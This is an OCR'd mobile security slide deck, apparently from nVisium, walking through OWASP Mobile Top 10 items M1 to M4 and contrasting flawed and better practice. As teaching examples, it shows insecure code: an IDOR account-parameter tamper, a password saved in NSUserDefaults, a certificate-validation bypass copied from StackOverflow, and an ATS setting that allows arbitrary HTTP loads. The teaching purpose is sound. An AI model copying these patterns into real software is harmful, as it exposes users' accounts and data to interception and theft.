

WHAT IF I TOLD YOU
YOU ARE ADDICTED TO YOUR MOBILE DEVICE
memegenerator.net

OWASP Mobile Top 10 - 2014

- M1: Weak Server Side Controls
- M2: Insecure Data Storage
- M3: Insufficient Transport Layer Protection
- M4: Unintended Data Leakage
- M5: Poor Authorization and Authentication
- M6: Broken Cryptography
- M7: Client Side Injection
- M8: Security Decisions Via Untrusted Inputs
- M9: Improper Session Handling
- M10: Lack of Binary Protections

OWASP
The Open Web Application Security Project
http://www.owasp.org

M1 – Weak Server Side Controls


WE TAKE THE SECURITY OF OUR CUSTOMERS' PERSONAL INFORMATION VERY SERIOUSLY, AND HAVE TAKEN STEPS SO THIS DOESN'T HAPPEN AGAIN
SAID EVERY CORPORATE BREACH NOTICE EVER
IveBeenMugged.Typepad.com

Weak Server Side Controls

- Number 1 issue!!
- NIST 800-163??
- Attack vectors generally leading to traditional OWASP Top-10 - https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
- Authentication issues, IDOR, SQL Injection, XSS, etc.
- Insecure coding practices.

Server Request from Mobile App

Request:


https://yourhost.com/app/getaccount/?acct=123

Response:

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Access-Control-Allow-Headers: X-Requested-With
Content-Length: 275

{”msgStatus":"3","sessionId":"8cddf3c0-8d94-424b-92bb-
260ab415e2dc","statusText":"","status":0,”FirstName":”Chris",”LastName":”Farley",”Account
Balance":”$73,000,037",”Other":”This Guy is Rich}
```

nvisium

Server Request from Mobile App FAIL



Example Attack Scenarios


The application uses unverified data in a SQL call that is accessing account information:

```
String query = "SELECT * FROM accts WHERE account = ?";
PreparedStatement pstmt = connection.prepareStatement(query , ... );
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery();
```


The attacker simply modifies the 'acct' parameter in their browser to send whatever account number they want. If not verified, the attacker can access any user's account, instead of only the intended customer's account.


```
http://example.com/app/accountInfo?acct=notmyacct
```

M2 – Insecure Data Storage



```
KeychainItemWrapper* keychain =
[[KeychainItemWrapper alloc]
initWithIdentifier:@"KeychainTes
t" accessGroup:nil];

[keychain
setObject:kSecAttrAccessibleWhe
UnlockedThisDeviceOnly
forKey:kSecAttrAccessible];
NSLog(@"%@, %@",

[keychain
objectForKey:kSecAttrAccount],
[keychain
objectForKey:kSecValueData]);

[keychain
setObject:@"example@email.com"
forKey:kSecAttrAccount];

[keychain
setObject:@"MySuperSecretInform
tion" forKey:kSecValueData];
[keychain release];
keychain = nil;
```





Key	Type	Value
▼ Root	Dictionary	(2 items)
▶ configurations	Dictionary	(3 items)
▼ devices	Dictionary	(12 items)
▶ iFPGA	Dictionary	(6 items)
▶ iPhone1,1	Dictionary	(6 items)
▶ iPhone1,2	Dictionary	(6 items)
▶ iPhone2,1	Dictionary	(6 items)
▶ iPhone3,1	Dictionary	(6 items)
▶ iPod1,1	Dictionary	(6 items)
▶ iPod2,1	Dictionary	(6 items)
▶ iPod2,2	Dictionary	(6 items)
▶ iPod3,1	Dictionary	(6 items)
▼ iProd0,1	Dictionary	(6 items)
ConfigurationDescriptors	String	standardMuxPTP
deviceID	Number	1
manufacturerString	String	Apple Inc.
productID	Number	4757
productString	String	iProd
vendorID	Number	1452
▼ iProd1,1	Dictionary	(6 items)
ConfigurationDescriptors	String	standardMuxPTPEthernet
deviceID	Number	1
manufacturerString	String	Apple Inc.
productID	Number	4762
productString	String	iProd
vendorID	Number	1452
▶ unknownHardware	Dictionary	(6 items)

Insecure Data Storage

- Do Not Store Data if you do not have to!
- Local files on Device.
  - SQLite Db files
  - Plist files – iOS
  - XML files
  - Log files
  - Manifest files
  - Location data
  - Images, etc

NSUserDefaults

```
// Store the data
NSUserDefaults *defaults = [NSUserDefaults
standardUserDefaults];

[defaults setObject:firstName forKey:@"firstName"];
[defaults setObject:lastName forKey:@"lastname"];
[defaults setInteger:age forKey:@"age"];
[defaults setObject:pass forKey:@”password"];
[defaults setObject:imageData forKey:@"image"];

[defaults synchronize];
```

NSUserDefaults FAIL

```
// Store the data
NSUserDefaults *defaults = [NSUserDefaults
standardUserDefaults];

[defaults setObject:firstName forKey:@"firstName"];
[defaults setObject:lastName forKey:@"lastname"];
[defaults setInteger:age forKey:@"age"];
[defaults setObject:pass forKey:@"password"];
[defaults setObject:imageData forKey:@"image"];

[defaults synchronize];
```

iOS User Presence

- iOS 8
  - Only one option for user presence
    - kSecAccessControlUserPresence

- iOS 9
  - Multiple options for user presence
    - kSecAccessControlApplicationPassword
    - kSecAccessControlDevicePasscode
    - kSecAccessControlPrivateKeyUsage
    - kSecAccessControlTouchIDAny
    - kSecAccessControlTouchIDCurrentSet

User Presence

iOS 8

```
CFErrorRef error = NULL;
    SecAccessControlRef sacObject = SecAccessControlCreateWithFlags(kCFAllocatorDefault,
      kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly,
      kSecAccessControlUserPresence, &error);
```

iOS 9

```
CFErrorRef error = NULL;
    SecAccessControlRef sacObject = SecAccessControlCreateWithFlags(kCFAllocatorDefault,
      kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly,
      kSecAccessControlTouchIDCurrentSet | kSecAccessControlDevicePasscode, &error);
```

M3 – Insufficient Transport Layer

Insufficient Transport Layer

- Clear text transport Protocols
  - Use TLS 1.2+ (PCI said SSL was dead..)
- Certificate verification
  - Don’t turn it off!
  - Use certificate pinning for highly sensitive apps
- Weak cipher suites
- Sensitive data sent over SMS / push Notifications / other protocols
- App Transport Security – iOS 9.0

SSL Example on StackOverflow

```
-(BOOL)connection:(NSURLConnection *)connection
canAuthenticateAgainstProtectionSpace:(NSURLProtectionSpace *)protectionSpace
{
        return [protectionSpace.authenticationMethod
                isEqualToString:NSURLAuthenticationMethodServerTrust];
}

-(void)connection:(NSURLConnection *)connection
didReceiveAuthenticationChallenge:(NSURLAuthenticationChallenge *)challenge
{
        if ([challenge.protectionSpace.authenticationMethod
        isEqualToString:NSURLAuthenticationMethodServerTrust])
                if ([trustedHosts containsObject:challenge.protectionSpace.host])
                        [challenge.sender useCredential:[NSURLCredential
                                credentialForTrust:challenge.protectionSpace.serverTrust]
                            forAuthenticationChallenge:challenge];
        [challenge.sender continueWithoutCredentialForAuthenticationChallenge:challenge];
}
```

Stackoverflow FAIL

```
-(BOOL)connection:(NSURLConnection *)connection
canAuthenticateAgainstProtectionSpace:(NSURLProtectionSpace *)protectionSpace
{
        return [protectionSpace.authenticationMethod
                isEqualToString:NSURLAuthenticationMethodServerTrust];
}

-(void)connection:(NSURLConnection *)connection
didReceiveAuthenticationChallenge:(NSURLAuthenticationChallenge *)challenge
{
        if ([challenge.protectionSpace.authenticationMethod
        isEqualToString:NSURLAuthenticationMethodServerTrust])
                if ([trustedHosts containsObject:challenge.protectionSpace.host])
                        [challenge.sender useCredential:[NSURLCredential
                                        credentialForTrust:challenge.protectionSpace.serverTrust]
                                forAuthenticationChallenge:challenge];
        [challenge.sender continueWithoutCredentialForAuthenticationChallenge:challenge];
}
```

App Transport Security iOS 9


```
<key>NSAppTransportSecurity</key>
<dict>
   <key>NSAllowsArbitraryLoads</key><true/>
</dict>
```

App Transport Security iOS 9


```
~~<key>NSAppTransportSecurity</key>~~
~~<dict>~~
~~    <key>NSAllowsArbitraryLoads</key><true/>~~
~~</dict>~~
```


```
<key>NSAppTransportSecurity</key>
<dict>
     <key>NSExceptionDomains</key>
     <dict>
          <key>yourserver.com</key>
          <dict>
          <!--Include to allow subdomains-->
          <key>NSIncludesSubdomains</key>  <true/>
          <!--Include to allow HTTP requests-->
          <key>NSTemporaryExceptionAllowsInsecureHTTPLoads</key>  <true/>
          <!--Include to specify minimum TLS version-->
          <key>NSTemporaryExceptionMinimumTLSVersion</key>
          <string>TLSv1.1</string>
          </dict>
     </dict>
</dict>
```


M4 – Unintended Data Leakage



```
en_GB-dynamic-text.dat

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  44 79 6E 61 6D 69 63 44 69 63 74 69 6F 6E 61 72   DynamicDictionar
00000010  79 2D 34 00 00 00 02 76 73 61 6D 62 61 72 00 72   y-4....vsambar.r
00000020  69 63 65 00 64 61 79 00 6D 79 00 73 72 69 00 42   ice.day.my.sri.B
00000030  61 6E 6B 00 67 6D 61 69 6C 00 73 68 6F 6F 74 69   ank.gmail.shooti
00000040  6E 67 00 66 69 6E 65 00 6D 61 74 72 69 6D 6F 6E   ng.fine.matrimon
00000050  79 00 67 6D 61 69 6C 00 68 6F 6C 69 64 61 79 00   y.gmail.holiday.
00000060  70 6C 61 6E 73 00 6A 61 66 66 61 00 73 68 6F 75   plans.jaffa.shou
00000070  6C 64 65 72 00 68 61 63 6B 00 63 6F 6E 74 61 69   lder.hack.contai
00000080  6E 00 61 6E 79 00 6E 6F 74 00 73 75 72 65 00 61   n.any.not.sure.a
00000090  62 6F 75 74 00 61 72 65 00 69 6E 73 74 61 6C 6C   bout.are.install
000000A0  69 6E 67 00 6D 61 63 00 76 6D 77 61 72 65 00 74   ing.mac.vmware.t
000000B0  68 65 79 00 6E 6F 74 00 61 66 66 65 63 74 00 74   hey.not.affect.t
000000C0  68 65 00 73 69 6D 00 75 6E 6C 6F 63 6B 00 69 50   he.sim.unlock.iP
000000D0  68 6F 6E 65 00 69 50 68 6F 6E 65 00 73 69 6D 00   hone.iPhone.sim.
```







nvisium

Unintended Data Leakage

- Platform cache storage
  - Many different locations of cache
- Clipboard data
  - Accessible by any other application
- Debug Logs
  - Don't log locally (world read/write)
- Screenshots
  - iOS Snapshots!!

Grabbing Creds

Login.h

```
@property (retain, nonatomic) IBOutlet UITextField *pwdTextField;
@property (retain, nonatomic) IBOutlet UITextField *unameTextField;
```

Login.mm

```
- (IBAction)loginScreen:(id)sender
{
    AppDelegate* app = [AppDelegate getInstance];
    uname = [uname.text UTF8String];
    pwd = [pwd.text UTF8String];

    if(pwd.empty() || uname.empty()){
          [app showErrorPromptWithTitle:nil :[app getUiText:"ErrNoCreds"]];
          return;
    }

    if([self checkCreds:uname:pwd]){
        [app doWhatIsNext:true]
    }
}
```

Grabbing Creds BETTER

